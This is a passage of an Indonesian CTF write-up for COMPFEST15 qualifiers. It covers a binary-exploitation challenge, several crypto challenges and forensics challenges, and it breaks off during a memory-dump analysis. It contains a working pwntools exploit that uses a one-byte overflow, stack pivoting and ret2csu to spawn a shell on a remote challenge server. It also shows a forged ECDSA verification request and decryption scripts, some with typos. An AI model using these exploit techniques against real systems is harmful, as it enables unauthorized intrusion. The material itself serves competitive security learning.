

#Michie adalah Kunchie

KAMI



Wiz

Ōkami yo waga teki wo kurae!

KAMI MI nya Michie ← rill

MENU RESTORAN

MENU RESTORAN	2
BINARY EXPLOITATION	3
- SMS	3
Flag: COMPFEST15{OwO_0tsu_0tsu_g4nb4tt4n3_y0sh1_y0sh1_5dc84a11f2}	8
CRYPTO	9
- choose exponent	9
Flag: COMPFEST15{bezout_identity_is_key_8316a2af2}	10
- CryptoVault	11
Flag: COMPFEST15{mU57_vErIFy_TH3_h4SH_373dd88e55}	11
- Swusjask Encryption	12
Flag: COMPFEST15{multiplicative_group_modulo_polynomial_fbf064756}	14
FORENSIC	15
- cloud cheating	15
Flag: COMPFEST15{s0o_Ez_3z_EZ_1nFiN1t3_5t0r4gE_GI1TcH}	16
- not simply corrupted	17
Flag: COMPFEST15{n0t_X4ctlY_s0m3th1n9_4_b1t_1nn1t_f08486274d}	19
- industrialspy	20
Flag: COMPFEST15{m0D3rn_D4y_5p1es_cb06cc3651}	22
MISC	23
- Sanity Check	23
Flag: COMPFEST15{hope_you_enjoy_the_competition_good_luck}	23
- Feedback	24
Flag: COMPFEST15{makasih_mas_mbak_udah_ngisi_form_tahun_depan_ikut_lagi_ya _mantap}	24
- Classroom	25
Flag: CCOMPFEST15{v3ry_e4sY}	25
- napi	26
Flag: COMPFEST15{clo5e_y0ur_f1LE_0bj3ctS_plZzz__THXx_053fac8f23}	28
OSINT	29
- Panic HR	29
Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR}	30
REV	31
- hackedlol	31
Flag: COMPFEST15{b1G_brr41nz_us1ng_c0d3_4s_k3y_8d7113ecc1}	32
- GoDroid	33
Flag: COMPFEST15{doot_doola_doot_doo_5bd89375a2941192b618eb4536ad6b}	38

#Michie adalah Kunchie

BINARY EXPLOITATION

| - SMS

The program that will send messages to your loved ones ❤

nc 34.101.122.7 10001

Author: Lychnobyte

Diberikan binary ELF, beserta library yang dibutuhkan untuk menjalankannya, dengan informasi dan mitigasi sebagai berikut:

```
[$ ]stnaive!Haoshoku| 勝 ~/Documents/ctf/COMPFEST2023/quals/pwn/02SMS/bak » file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
afdd986d566fc90170bebb1, for GNU/Linux 3.2.0, not stripped
[$ ]stnaive!Haoshoku| 勝 ~/Documents/ctf/COMPFEST2023/quals/pwn/02SMS/bak » checksec chall
[*] '/home/stnaive/Documents/ctf/COMPFEST2023/quals/pwn/02SMS/bak/chall'
  Arch:      amd64-64-little
  RELRO:    Partial RELRO
  Stack:    No canary found
  NX:      NX enabled
  PIE:    No PIE (0x400000)

[$ ]stnaive!Haoshoku| 勝 ~/Documents/ctf/COMPFEST2023/quals/pwn/02SMS » md5sum l*
fd3ab3cd2b88129417a74ae39963905f  ld-linux-x86-64.so.2
5898fac5d2680d0d8fefdad632b7188  libc.so.6
```

Kami melakukan analisis dengan mendekompilasi binary ELF yang diberikan.

Decompiled Program:

```
int setup()
{
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    return setvbuf(stderr, 0LL, 2, 0LL);
}

__int64 __fastcall read(_BYTE *a1, int a2)
{
    int v5; // [rsp+1Ch] [rbp-4h]

    v5 = 0;
    while ( a2 >= 0 )
    {
        syscall(0LL, 0LL, a1, 1LL);
        if ( *a1 == 0xFB )
            ++v5;
    }
}
```

#Michie adalah Kunchie

```
if ( *a1 == 10 )
    break;
--a2;
++a1;
}
return (unsigned int)a2;
}

int __cdecl main(int argc, const char **argv, const char **envp)
{
    void *v3; // rsp
    char v5[24]; // [rsp+8h] [rbp-20h] BYREF
    char *v6; // [rsp+20h] [rbp-8h]

    setup(argc, argv, envp);
    v3 = alloca(144LL);
    v6 = v5;
    syscall(1LL, 1LL, "Welcome to Short Message Sender!\n", 34LL);
    syscall(1LL, 1LL, "Send a message to: ", 19LL);
    read(v5, 24LL);
    syscall(1LL, 1LL, "Message to send: ", 17LL);
    if ( (int)read(v6, 128LL) >= 0 )
        syscall(1LL, 1LL, "Message sent!\n", 14LL);
    return 0;
}
```

Program menerima input dari user dengan menggunakan function read() sebanyak 24 byte dan disimpan pada variable v5. Tetapi, dikarenakan perulangan pada function read() tidak tepat, sehingga program akan membaca data dari user sebanyak 25 byte, yang menimbulkan vulnerability one byte overflow. Dilanjutkan dengan program menerima input dari user dengan function read() sebanyak 128 byte dan disimpan pada stack address yang ditampung oleh variable v6 (menampung stack address variable v5). Kami memanfaatkan vulnerability 1 byte overflow pada input pertama, yang untuk mengoverwrite byte terakhir address yang ditampung variable v6 menjadi byte terakhir stack address saved rip.

Normal Buffer on 1st Input: “AAVAINTSAA”

```
00:0000 0x7fffffffcd0 ← 'AAVAINTSAA\n'
01:0008 rsi-2 0x7fffffffcd8 ← 0xa4141 /* 'AA\n' */
02:0010 0x7fffffffde0 → 0x7fffffffddde0 ← 0x1
03:0018 0x7fffffffde8 → 0x7fffffffdc40 ← 0x0
04:0020 rbp 0x7fffffffdf0 ← 0x0
05:0028 0x7fffffffdf8 → 0x7fffff7df9083 (_libc_start_main+243) ← mov edi, eax
06:0030 0x7fffffffdd00 ← 0x50 /* 'P' */
```

#Michie adalah Kunchie

1 Byte Overflow on 1st Input: "A"*24+"B"

```
pwndbg> telescope 0x7fffffffcd0
00:0000| 0x7fffffffcd0 ← 0x4141414141414141 ('AAAAAAA')
... ↓   2 skipped
03:0018| rsi 0x7fffffffcd8 → 0x7fffffffdc42 ← 0x7525000000000000
04:0020| rbp 0x7fffffffdf0 ← 0x0
05:0028| 0x7fffffffdf8 → 0x7fffff7df9083 (__libc_start_main+243) ← mov edi, eax
06:0029| 0x7525000000000000 → 0x50 /t /d /v
```

Dapat dilihat bahwa huruf "B" berhasil mengoverwrite stack address yang ditampung pada variable v6, sehingga saat function read() dipanggil selanjutnya. Alih-alih program menyimpan input dari user pada stack address 0x7fffffffcd40, program akan menyimpan input dari user pada stack address 0x7fffffffcd42 (42 adalah hexadecimal dari "B"). Lalu untuk mengontrol saved RIP, kami memilih untuk brute dan mengoverwrite byte terakhir stack address dengan 0xa0.

Untuk mendapatkan shell, kami melakukan teknik stack pivoting dan menempatkan retsled dibagian awal payload untuk memperbesar probabilitas kesuksesan. Untuk payload yang disimpan di bss, kami menggunakan teknik ret2csu untuk memanggil sys_execve, dengan memanfaatkan function syscall() yang ada dibinary.

exploit.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys

# ======[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/chall1"
TARGET = DIR + EXECUTABLE
HOST, PORT = "34.101.122.7", 10001
REMOTE, LOCAL = False, False

# ======[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)

# ======[ Configuration
context.update(
    arch=["i386", "amd64", "aarch64"][1],
```

#Michie adalah Kunchie

```
        endian="little",
        os="linux",
        log_level = ['debug', 'info', 'warn'][2],
        terminal = ['tmux', 'split-window', '-h'],
    )

# ======[ Exploit

def exploit(io, libc=null):
    if LOCAL==True:
        #raw_input("Fire GDB!")
        if len(sys.argv) > 1 and sys.argv[1] == "d":
            chooses_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",
# 0 - pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",
# 1 - peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"
# 2 - gef
                ][0]
            cmd = chooses_gdb + """
# b *main+233
# b *main+282
# b *main+287
b *main+328
b *main+329
c
# telescope $rdi 20
"""
            gdb.attach(io, gdbscript=cmd)

    RIP_OFFSET = cyclic_find(0x61)
    p = b""
    p += b"A"*24
    p += p8(0xa0)
    io.sendafter(b": ", p)

    p = b""
    p += p64(elf.search(asm("ret")).__next__())*9
    p += p64(elf.search(asm("pop rdi; ret")).__next__())
    p += p64(elf.bss(0xa00-8))
    p += p64(elf.symbols["read"])
    p += p64(elf.search(asm("pop rbp ; ret")).__next__())
    p += p64(elf.bss(0xa00))
    p += p64(elf.search(asm("leave ; ret")).__next__())
```

#Michie adalah Kunchie

```
print(len(p), (120%len(p))/8)
io.sendlineafter(b": ", p)

sleep(0.1)
CSU_POP = elf.symbols["__libc_csu_init"]+0x5a
CSU_MOV = elf.symbols["__libc_csu_init"]+64
p = b""
p += b'/bin/sh\x00'
p += p64(elf.search(asn("ret")).__next__())*2
p += p64(CSU_POP)
p += p64(0) # rbx
p += p64(1) # rbp
p += p64(0x3b) # r12
p += p64(elf.bss(0xa00-8)) # r13
p += p64(0) # r14 rsi: 0
p += p64(elf.got["syscall"]) # r15
p += p64(CSU_MOV)
p += b"\x00"*0x20
io.sendline(p)

io.interactive()

if __name__ == "__main__":
    io, libc = null, null

    if args.REMOTE:
        REMOTE = True
        io = remote(HOST, PORT)
        # Libc = ELF("")

    else:
        LOCAL = True
        io = process(
            [TARGET, ],
            env={
                #      "LD_PRELOAD":DIR+"/",
                #      "LD_LIBRARY_PATH":DIR+"/",
                },
            )
        # Libc = ELF("")
exploit(io, libc)
```

#Michie adalah Kunchie

```
[\$ ]stnaive@Haoshoku: 勝 ~/Documents/ctf/COMPFEST2023/quals/pwn/02SMS » python3 exploit.py REMOTE
[*] '/home/stnaive/Documents/ctf/COMPFEST2023/quals/pwn/02SMS/chall'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:     No PIE (0x3fd000)
    RUNPATH: b'.'

[*] Loaded 14 cached gadgets for '/home/stnaive/Documents/ctf/COMPFEST2023/quals/pwn/02SMS/chall'
120 0
Message sent!
$ ls
bin
chall
dev
flag.txt
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libx32
usr
$ cat flag.txt
COMPFEST15{OwO_Otsu_Otsu_g4nb4tt4n3_y0sh1_y0sh1_5dc84a11f2}
```

Flag: COMPFEST15{OwO_Otsu_Otsu_g4nb4tt4n3_y0sh1_y0sh1_5dc84a11f2}

#Michie adalah Kunchie

CRYPTO

| - choose exponent

Not CTF cryptography challenge if there is not RSA challenge, so here is little fun RSA challenge for you. Good Luck

nc 34.101.122.7 10004

Author: swusjask

[chall.py]

—

diberikan sebuah oracle enkripsi RSA, disini diperbolehkan mengirimkan nilai eksponen sesuai keinginan kita namun tidak diperbolehkan mengirimkan 1 atau kelipatan 2 dan maksimal hanya boleh menggunakan oracle 3 kali, pertama - tama kami terpikirkan cara untuk mendapatkan nilai modulo, ini dilakukan dengan memberikan 3 buah eksponen bernilai 3,5 dan 15, setelah didapatkan hasil ketiga enkripsi yang dapat disebut sebagai c_1, c_2 dan c_3 berurutan, maka kita dapat menghitung nilai modulo melalui persamaan berikut

$$\begin{aligned}c_1 &= m^{**3 \% n} \\c_2 &= m^{**5 \% n} \\c_3 &= m^{**15 \% n} \\c_4 &= c_1 * c_1 * c_1 * c_1 = m^{**15} \\c_5 &= c_2 * c_2 * c_2 = m^{**15} \\c_4 &= c_4 - c_3 \\c_5 &= c_5 - c_3 \\n &= \text{GCD}(c_4, c_5)\end{aligned}$$

setelah nilai n didapatkan kita dapat menghitung nilai baru lagi yaitu

$$\begin{aligned}c_4 &= (c_1 * c_1 * c_1) \% n = m^{**9 \% n} \\c_5 &= (c_2 * c_2) \% n = m^{**10 \% n} \\m &= (c_5 * \text{inverse}(c_4, n)) \% n\end{aligned}$$

maka akan didapatkan flag

sol.py

```
from Crypto.Util.number import *
from pwn import *

#f=process(["python3","chall.py"])
f=remote('34.101.122.7','10004')
```

#Michie adalah Kunchie

```
f.readlines(3)
#print(f.readline().decode())
f.sendlineafter(b'>> ',b'1')
f.sendlineafter(b'even): ',b'3')
c1=f.readline().decode()[29:]
f.sendlineafter(b'>> ',b'1')
f.sendlineafter(b'even): ',b'5')
c2=f.readline().decode()[29:]
f.sendlineafter(b'>> ',b'1')
f.sendlineafter(b'even): ',b'15')
c3=f.readline().decode()[29:]
c1=int(c1)
c2=int(c2)
c3=int(c3)
temp_c1=c1
temp_c2=c2
e1=3
e2=5
e3=15
c4=c1*c1*c1*c1*c1
c5=c2*c2*c2
c4=c4-c3
c5=c5-c3
n=GCD(c4,c5)
c4=(c1*c1*c1)%n
c5=(c2*c2)%n
m=(c5*inverse(c4,n))%n
print(long_to_bytes(m))
```

Flag: COMPFEST15{bezout_identity_is_key_8316a2af2}

#Michie adalah Kunchie

I- CryptoVault

f0xie is building a vault to store his crypto wallet. He is using ECDSA as the authentication method since he recently learned ECDSA is super-secure. little did he know ECDSA implementation is super tricky. Can you break it?`

Author: fahrul

<http://34.101.122.7:10006>

[main.py]

—

diberikan sebuah source code yang nampaknya merupakan source code dari website dimana berdasarkan source code ini merupakan sistem verifikasi pesan dengan menggunakan ECDSA, awalnya lumayan lama stuck karena bingung vulnnya dimana, kemudian didapatkan artikel link gacor persepuhan: <https://crypto.stackexchange.com/questions/48716/is-it-secure-to-ecdsa-sign-a-public-key-without-hashing-it-first> , disini kami langsung tersadar vuln yang ada pada service ini, pertama adalah kemampuan untuk melakukan POST langsung ke route /verify_signature dan mengirimkan pesan yang tidak di-hash sama sekali sehingga ini cocok menjadi skema MECDSA sesuai dengan artikel, selanjutnya hanya perlu dikirimkan argumen yang tepat yaitu nilai r dan s yang sama dengan nilai x dari public key yang dimiliki dan juga nilai message_hash berupa 0 sehingga verifikasi bernilai benar

Request	Response
<pre>Pretty Raw Hex 1 POST /verify_signature HTTP/1.1 2 Host: 34.101.122.7:10006 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate 8 Accept-Language: en-US,en;q=0.9 9 Connection: close 10 Content-Type: application/json 11 Content-Length: 173 12 13 { 14 "signature": 15 "ce205d44c14517ba33f3ef313e404537854d494e28fcf71615e5f51c9a459f42c 16 e205d44c14517ba33f3ef313e404537854d494e28fcf71615e5f51c9a459f42", 17 "message_hash": "0" 18 }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.2.3 Python/3.7.5 3 Date: Sat, 02 Sep 2023 21:12:16 GMT 4 Content-Type: application/json 5 Content-Length: 197 6 Access-Control-Allow-Origin: * 7 Connection: close 8 9 { 10 "pubkey": 11 "ce205d44c14517ba33f3ef313e404537854d494e28fcf71615e5f51c9a459f426 12 080e22d9a44a5ce38741f8994ac3a14a6760f06dd1510b89b6907fd5932868", 13 "result": "COMPFEST15{mU57_vErIFy_TH3_h4SH_373dd88e55}" 14 }</pre>

(mas walletnya dimana mas?? ingfokan dong :))))

Flag: COMPFEST15{mU57_vErIFy_TH3_h4SH_373dd88e55}

I- Swusjask Encryption

One day swusjask woke up and decided to be cryptography researcher. Suddenly, he came up with mind that he want to create some encryption scheme like RSA. RSA is widely known and used as cryptography encryption scheme and work in Z_n under multiplication. So he came up with mind that "Why I not make encryption scheme more complicated to improve security". So he decided to make encryption scheme under $Z_n \times Z_n$ with own defined multiplication operation. But, the problem is he forgot to make decryption scheme 😞.

Author: swusjask

[chall.py] [flag.enc]

diberikan sebuah file source code enkripsi dan sebuah encrypted file yang nampaknya awalnya berupa sebuah gambar berekstensi PNG, setelah melihat lihat file source code sejenak, yang pertama kali terpikirkan adalah mengubah nilai bytes kembali ke dalam block integer, untungnya fungsi tersebut sudah diberikan oleh pembuat soal (terimakasih orang baik) selanjutnya adalah mengembalikan nilai $c.a$ dan $c.b$ untuk setiap blok, ini dapat dilakukan dengan melakukan modulo terhadap nilai $c.a+c.b*p$ karena p adalah sebuah bilangan prima yang pasti lebih besar dari $c.a$ sehingga nilai $c.a$ akan didapatkan , selanjutnya dapat dicari juga nilai $c.b$ melalui persamaan

$$\begin{aligned} c.a+c.b*p &= enc[i] \\ c.b &= (enc[i]-c.a)/p \end{aligned}$$

selanjutnya setelah nilai $c.a$ dan $c.b$ sudah dikembalikan maka hal yang perlu dilakukan adalah mendapatkan nilai m berdasarkan operasi $c=m^{**}e$, pada RSA di dalam grup Z_n ini dapat diperoleh dengan memanfaatkan euclidean theorem dan fermat little theorem, karena pada grup Z_n jika nilai modulo adalah sebuah prima P maka nilai phi yang digunakan untuk mencari private key adalah $P-1$ maka disini kami menebak bahwa nilai phi yang cocok digunakan untuk grup $Z_n \times Z_n$ adalah $(P^*P)-1$, ini juga diperkuat karena ternyata nilai dari $m^{**}(p*p) = m$ yang nampaknya memenuhi fermat little theorem dan ketika dilakukan dekripsi pada sebuah file dummy yang diencrypt ternyata hasil dekripsi sesuai, selanjutnya setelah nilai m telah didapatkan, dikembalikan lagi nilai blok dengan menghitung $m.b*p+m.a$ dan selanjutnya ubah block kembali ke dalam bentuk bytes kemudian didapatkan file gambar berikut

#Michie adalah Kunchie



sol.py

```
from Crypto.Util.number import *
p = 1179478847235411356076287763101027881
e = 0x10001
def bytes_to_block(msg: bytes):
    res = []
    msg_int = bytes_to_long(msg)
    while msg_int:
        res.append(msg_int % (p**2))
        msg_int //= p**2
    return res

def block_to_bytes(blocks: list[int]):
    res = 0
    for i in range(len(blocks) - 1, -1, -1):
        res *= p**2
        res += blocks[i]
    return long_to_bytes(res)
```

#Michie adalah Kunchie

```
class MultiplicativeGroup:
    def __init__(self, a, b):
        self.a = a
        self.b = b

    def __mul__(self, other) -> "MultiplicativeGroup":
        a = (self.a * other.a - 6969 * self.b * other.b) % p
        b = (self.a * other.b + self.b * other.a - 69 * self.b * other.b) % p
        return MultiplicativeGroup(a, b)

    def __pow__(self, n) -> "MultiplicativeGroup":
        res = MultiplicativeGroup(1, 0)
        base = self
        while n:
            if n & 1:
                res *= base
            base *= base
            n >>= 1
        return res

    def __repr__(self):
        return f"({self.a}, {self.b})"

enc=open("flag.enc", "rb").read()
enc=bytes_to_block(enc)
enc2=[]
for i in enc:
    enc2.append(i%p)
#dipangkat p**2=1
blocks=[]
for i,j in zip(enc2,enc):
    blocks.append([i,(j-i)//p])
block_dec=[]
phi=(p*p)-1
d=inverse(e,phi)
for i in blocks:
    m=MultiplicativeGroup(i[0],i[1])
    m=m**(d)
    block_dec.append(m.b*p+m.a)
block_dec=block_to_bytes(block_dec)
print(block_dec)
f=open('hasil.png','wb')
f.write(block_dec)
```

Flag: COMPFEST15{multiplicative_group_modulo_polynomial_fbf064756}

#Michie adalah Kunchie

FORENSIC

| - cloud cheating

<https://youtu.be/aR2iuxfJMOE>

Diberikan sebuah chall video, yang mana glitch dari beberapa frame, dan judul cloud, ini adalah merupakan kesalahan penyimpanan pada cloud
<https://github.com/DvorakDwarf/Infinite-Storage-Glitch> berdasarkan sumber berikut, dengan memanfaatkan poc dari sumber berikut, build dan run docker terlebih dahulu.

lalu data di pecah berdasarkan frame yang ada, dan akan mendapatkan kesalahan data yang berada pada glitch setiap frame

```
(root@wiz)-[/home/.../ctf/compfest/cloud/Infinite-Storage-Glitch]
# docker run -it -rm -v ${PWD}:/home/Infinite-Storage-Glitch isg ./target/release/isg_4real
Welcome to ISG (Infinite Storage Glitch)
This tool allows you to turn any file into a compression-resistant video that can be uploaded to YouTube for Infinite Storage:tm:

How to use:
1. Zip all the files you will be uploading
2. Use the embed option on the archive (THE VIDEO WILL BE SEVERAL TIMES LARGER THAN THE FILE, 4x in case of optimal compression resistance preset)
3. Upload the video to your YouTube channel. You probably want to keep it up as unlisted
4. Use the download option to get the video back
5. Use the dislodge option to get your files back from the downloaded video
6. PROFIT

> Pick what you want to do with the program Dislodge
> What is the path to your video ? video.mp4
> Where should the output go ? out
Video read successfully
Dislodging frame ended in 437ms
File written successfully
```

kemudian akan menjadi zip, namun zip corrupt, maka dari itu perbaiki zip terlebih dahulu dengan memanfaatkan tools.

```
(root@wiz)-[/home/.../compfest/cloud/Infinite-Storage-Glitch/target]
# zip -FFv out.zip --out fixed.zip
Fix archive (-FF) - salvage what can
Found end record (EOCDR) - says expect single disk archive
Scanning for entries ...
Local ( 1      0): copying: MA= (1 bytes)  const expectedPassword = await storage.getItem(username);
Local ( 1     35): copying: Mg= (1 bytes)  (expectedPassword != undefined) {
Local ( 1     70): copying: MjA= (1 bytes)    Log.in
Local ( 1    105): copying: Mjc= (1 bytes)  const result = await bcrypt.co
Local ( 1    140): copying: MjE= (1 bytes)  nnections.set(conn, username);
Local ( 1    175): copying: Mjg= (1 bytes)  if (!result) {
Local ( 1    210): copying: MjI= (1 bytes)    return { type: "server", action: "auth", message: "Invalid password!" };
Local ( 1    245): copying: Mjk= (1 bytes)  }
Local ( 1    280): copying: MjM= (1 bytes)  }
Local ( 1    315): copying: MjQ= (1 bytes)  }
Local ( 1    350): copying: MjU= (1 bytes)  connections.set(conn, username);
Local ( 1    385): copying: MjY= (1 bytes)  return { type: "server", action: "auth", message: "Authenticated" };
Local ( 1    420): copying: MQ= (1 bytes)  }
Local ( 1    455): copying: MTA= (1 bytes)  }
Local ( 1    490): copying: MTc= (1 bytes)  Register
Local ( 1    525): copying: MTE= (1 bytes)  }
Local ( 1    560): copying: MTg= (1 bytes)  const hashedPass = await bcrypt.hash(
Local ( 1    595): copying: MTI= (1 bytes)  salt, storage.setItem(username, hashedPass));
Local ( 1    630): copying: MTK= (1 bytes)  }
Local ( 1    665): copying: MTM= (1 bytes)  }
Local ( 1    700): copying: MTQ= (1 bytes)  }
Local ( 1    735): copying: MTU= (1 bytes)  }
```

#Michie adalah Kunchie

berdasarkan perbaikan zip yang dilakukan terlihat file file yang sedang diperbaiki dengan nama file menggunakan base64, yang menjadi urutan posisi dari flag, untuk mempermudah mencari posisi untuk penempatan, kami membuat script berikut

```
sol.py
```

```
import os
import base64
directory = 'new'
hasil=['']*60
for filename in os.listdir(directory):
    # checking if it is a file
    temp=base64.b64decode(filename)
    if b'FAKE' not in temp:
        f=open(f'new/{filename}').read()
        save=int(temp.decode())
        hasil[save]=str(f)
print("".join(hasil))
```

Flag: COMPFEST15{s0o_Ez_3z_EZ_InFiNIt3_5t0r4gE_GlTTcH}

#Michie adalah Kunchie

| - not simply corrupted

My friend loves to send me memes that has cats in it! One day, he sent me another cat meme from his 4-bit computer, this time with “a secret”, he said. Unfortunately, he didn’t know sending the meme from his 4-bit computer sorta altered the image. Can you help me repair the image and find the secret?

Author: notnot

seperti step awal awal mengerjakan foren, dapat dilihat extensi png ? namun berisi data, maka dari itu membaca data hex yang ada pada file tersebut.

```
w
└─(root@wiz)-[/home/wiz/ctf/compfest/notsimply]
  └─# xxd cat.png
00000000: 1000 1001 0101 0000 0100 1110 0100 0111 . .
00000010: 0000 1101 0000 1010 0001 1010 0000 1010 . .
00000020: 0000 0000 0000 0000 0000 0000 0000 1101 . .
00000030: 0100 1001 0100 1000 0100 0100 0101 0010 . .
00000040: 0000 0000 0000 0000 0000 0001 1011 0110 . .
00000050: 0000 0000 0000 0000 0000 0001 0111 1001 . .
00000060: 0000 1000 0000 0110 0000 0000 0000 0000 . .
00000070: 0000 0000 1111 0011 1011 0111 0000 1111 . .
00000080: 0001 0001 0000 0000 0000 0001 0000 0000 . .
00000090: 0000 0000 0100 1001 0100 0100 0100 0001 . .
000000a0: 0101 0100 0111 1000 1001 1100 1110 1100 . .
000000b0: 1111 1101 1110 1011 1000 1111 0110 0101 . .
000000c0: 0101 1001 1001 0110 0001 1111 1000 0110 . .
000000d0: 1111 1101 1011 1100 0110 0010 1100 0101 . .
000000e0: 1100 1110 1001 1101 1010 0111 0110 1110 . .
000000f0: 0100 0111 0010 0111 1101 0011 1110 0101 . .
00000100: 0101 0010 1010 1011 1101 1101 0001 1110 . .
00000110: 1011 0110 1110 1001 1000 0001 0011 1100 . .
00000120: 0001 1110 0001 0011 1100 0010 1000 0000 . .
00000130: 0010 0110 0000 0100 1111 1000 0010 0001 . .
00000140: 1001 1010 1001 0110 0110 0001 0111 1110 . .
00000150: 0001 0010 1111 0100 0100 0101 0111 1111 . .
00000160: 1000 1000 1010 0001 0011 1111 1100 1101 . .
00000170: 1001 1111 0000 1100 0100 0001 1000 0000 . .
00000180: 0000 0000 1101 0011 1011 0010 0000 1101 . .
00000190: 0100 1011 0011 0110 0011 1001 0001 1010 . .
000001a0: 1000 1110 1100 0110 1100 0011 0000 0001 . .
000001b0: 1101 1101 0110 1110 1011 0111 1101 1011 . .
000001c0: 0011 0101 1100 0101 0110 0010 0011 0010 . .
000001d0: 0010 0111 0001 1000 0111 1101 1110 1011 . .
```

data yang terdapat pada file tersebut hanyalah sebuah binary data, 0 1 maka dari itu untuk mempermudah melakuan readbytes, pada data tersebut.

#Michie adalah Kunchie

```
sol.py

"""f = open("cat.png","rb").read()

print(f"""

""f = open("new.txt","r").read()
a = f.replace("\\"x","")
print(a)"""


```

kurang lebih seperti berikut, lalu setelah mendapat value binary, nya maka mulai melakukan decode dari binary to hex dengan py.

```
binary_string = "1000100101010000010011100100011100001101000010  
[]  
hexadecimal_string = hex(int(binary_string, 2))[2:]  
  
# Print the result  
print(hexadecimal_string)
```

lalu decode kemudian membuat file baru > new.png

```
(root㉿wiz)-[~/home/wiz/ctf/compfest/notspimply]
└─# python2 parsing.py | xxd -r -p > new.png
└─# file new.png
new.png: PNG image data, 438 x 377, 8-bit/color RGBA, non-interlaced
└─# ┌── new.txt
└─# now.txt
```

#Michie adalah Kunchie



yap tinggal, ubah color dari image agar terlihat flag.



Flag: COMPFEST15{n0t_X4ctlY_s0m3th1n9_4_b1t_1nn1t_f08486274d}

#Michie adalah Kunchie

| - industrialspy

Dear IT guy, I have suspicions that our graphic designer intern is stealing confidential documents and sending them to our competitor. I have sent her PC's memory dump to analyze. Attachment:

<https://drive.google.com/file/d/18u8OSCejwV5Wo7Ezh7NLIVpuhkMQbw4d/view?usp=sharing>

Author: k3ng

—
sebenarnya ini chall dari refensi google ctf 2016, saya pribadi pun pernah membuat chall seperti ini yang sama pada technofair 2021.

sudah terlihat jelas dari desc ? intern, designer ? sudah dipastikan kemungkinan adalah tools desaigner, lalu kami langsung saja melakukan pslist untuk mercepat proses.

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0xfffffa8000c449e0	System	4	0	95	429	——	0	2023-07-12 06:58:02 UTC+0000
0xfffffa8001f39940	smss.exe	288	4	2	32	——	0	2023-07-12 06:58:02 UTC+0000
0xfffffa8001e50060	csrss.exe	372	352	10	352	0	0	2023-07-12 06:58:06 UTC+0000
0xfffffa80036ceb30	wininit.exe	424	352	4	83	0	0	2023-07-12 06:58:06 UTC+0000
0xfffffa800374e880	csrss.exe	432	416	10	208	1	0	2023-07-12 06:58:06 UTC+0000
0xfffffa8003880300	winlogon.exe	488	416	6	119	1	0	2023-07-12 06:58:06 UTC+0000
0xfffffa8003895b30	services.exe	520	424	13	189	0	0	2023-07-12 06:58:06 UTC+0000
0xfffffa80038a2b30	lsass.exe	536	424	9	464	0	0	2023-07-12 06:58:06 UTC+0000
0xfffffa8002094b30	lsm.exe	544	424	11	148	0	0	2023-07-12 06:58:06 UTC+0000
0xfffffa800213fb30	svchost.exe	644	520	10	368	0	0	2023-07-12 06:58:07 UTC+0000
0xfffffa800391b060	VBoxService.exe	708	520	13	130	0	0	2023-07-12 06:58:07 UTC+0000
0xfffffa8003933060	svchost.exe	776	520	7	239	0	0	2023-07-12 06:58:07 UTC+0000
0xfffffa800396fb30	svchost.exe	876	520	20	388	0	0	2023-07-12 06:58:07 UTC+0000
0xfffffa800398b060	svchost.exe	916	520	18	328	0	0	2023-07-12 06:58:07 UTC+0000
0xfffffa800399eb30	svchost.exe	952	520	40	837	0	0	2023-07-12 06:58:07 UTC+0000
0xfffffa8001f58710	audiogd.exe	116	876	6	128	0	0	2023-07-12 06:58:07 UTC+0000
0xfffffa80039e7060	svchost.exe	384	520	14	284	0	0	2023-07-12 06:58:08 UTC+0000
0xfffffa8003a07740	svchost.exe	864	520	18	363	0	0	2023-07-12 06:58:08 UTC+0000
0xfffffa8003a829e0	spoolsv.exe	1108	520	14	284	0	0	2023-07-12 06:58:08 UTC+0000
0xfffffa80039a8b30	svchost.exe	1140	520	22	323	0	0	2023-07-12 06:58:08 UTC+0000
0xfffffa8003b93780	taskhost.exe	1408	520	11	155	1	0	2023-07-12 06:58:09 UTC+0000
0xfffffa8003bc9b30	dwm.exe	1560	916	6	98	1	0	2023-07-12 06:58:09 UTC+0000
0xfffffa800221db30	explorer.exe	1628	1508	28	869	1	0	2023-07-12 06:58:09 UTC+0000
0xfffffa800212b30	VBoxTray.exe	1964	1628	14	144	1	0	2023-07-12 06:58:10 UTC+0000
0xfffffa8003de21e0	SearchIndexer.	1932	520	15	546	0	0	2023-07-12 06:58:16 UTC+0000
0xfffffa8003e73b30	mspaint.exe	1320	1628	8	161	1	0	2023-07-12 06:58:26 UTC+0000
0xfffffa8003e8e390	svchost.exe	1460	520	9	110	0	0	2023-07-12 06:58:26 UTC+0000
0xfffffa800397aa90	RamCapture64.e	2664	1628	7	74	1	0	2023-07-12 06:59:17 UTC+0000
0xfffffa8003baf890	conhost.exe	2672	432	3	51	1	0	2023-07-12 06:59:17 UTC+0000

